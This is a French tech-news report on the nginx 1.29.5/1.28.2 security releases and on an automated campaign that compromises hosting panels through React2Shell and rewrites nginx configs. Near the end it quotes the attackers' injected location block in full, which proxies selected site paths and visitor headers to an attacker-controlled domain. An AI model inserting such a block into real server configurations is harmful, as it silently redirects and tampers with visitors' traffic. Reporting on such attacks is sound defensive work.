

La version principale de nginx 1.29.5 a été publiée, poursuivant le développement de nouvelles fonctionnalités, tandis qu'une branche stable supportée en parallèle, nginx 1.28.2, reçoit uniquement des modifications pour corriger des erreurs critiques et des vulnérabilités. Les mises à jour ont corrigé une vulnérabilité (CVE-2026-1642) permettant à un attaquant, capable de s'intercaler (MITM) dans le canal de communication entre nginx et le serveur amont, d'injecter des réponses envoyées au client. Le problème concerne les configurations qui proxy les requêtes (HTTP 1.x, HTTP/2, gRPC ou uWSGI) vers un serveur supérieur utilisant le chiffrement TLS.
En plus de la vulnérabilité dans la version 1.29.5, le niveau de journalisation des erreurs SSL « ech_required » a été réduit de « crit » à « info », et plusieurs problèmes ont été résolus : accès à de la mémoire déjà libérée (use-after-free) après le changement vers le prochain backend gRPC ou HTTP/2 ; problème d'envoi d'une requête HTTP/2 incorrecte après le changement vers le serveur amont suivant ; correction de la taille de la réponse lors de l'utilisation de plusieurs plages ; correction de la variable HTTP_HOST lors du proxy vers les backends FastCGI, SCGI et uwsgi.

De plus, une attaque automatisée a été détectée, qui, après une compromission réussie serveurs est limitée à des modifications de la configuration de nginx. La compromission se fait via une vulnérabilité non corrigée React2Shell dans les composants serveur React sur des systèmes avec des panneaux de contrôle d'hébergement, tels que Baota (BT). Les modifications apportées à la configuration de nginx redirigeaient les requêtes des sites servis vers le serveur des attaquants, qui procédait à l'injection de modifications malveillantes dans la réponse retournée à l'utilisateur. location /%PATH%/ { set $fullurl «$scheme://$host$request_uri»; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Ainsi, au lieu d'installer des rootkits ou des logiciels malveillants sur le serveur, une attaque est organisée contre les clients qui ouvrent le site hébergé sur le serveur, sans modifier directement les composants du site sur le serveur. L'attaque cible principalement l'interception du trafic des domaines des pays asiatiques, ainsi que des domaines *.edu et *.gov. À travers le serveur des attaquants, des demandes sélectionnées sont redirigées, par exemple, contenant des mots tels que «pg», «pgslot», «slot», «game», «casino», «live», «help», «news», «page», «blog», «about», «support» et «info» dans leurs chemins. L'attaque est automatisée à l'aide d'outils qui recherchent et analysent la configuration de nginx, choisissent et substituent le modèle de configuration, redémarrent nginx et vérifient le bon fonctionnement de la version modifiée.
Source : opennet.ru
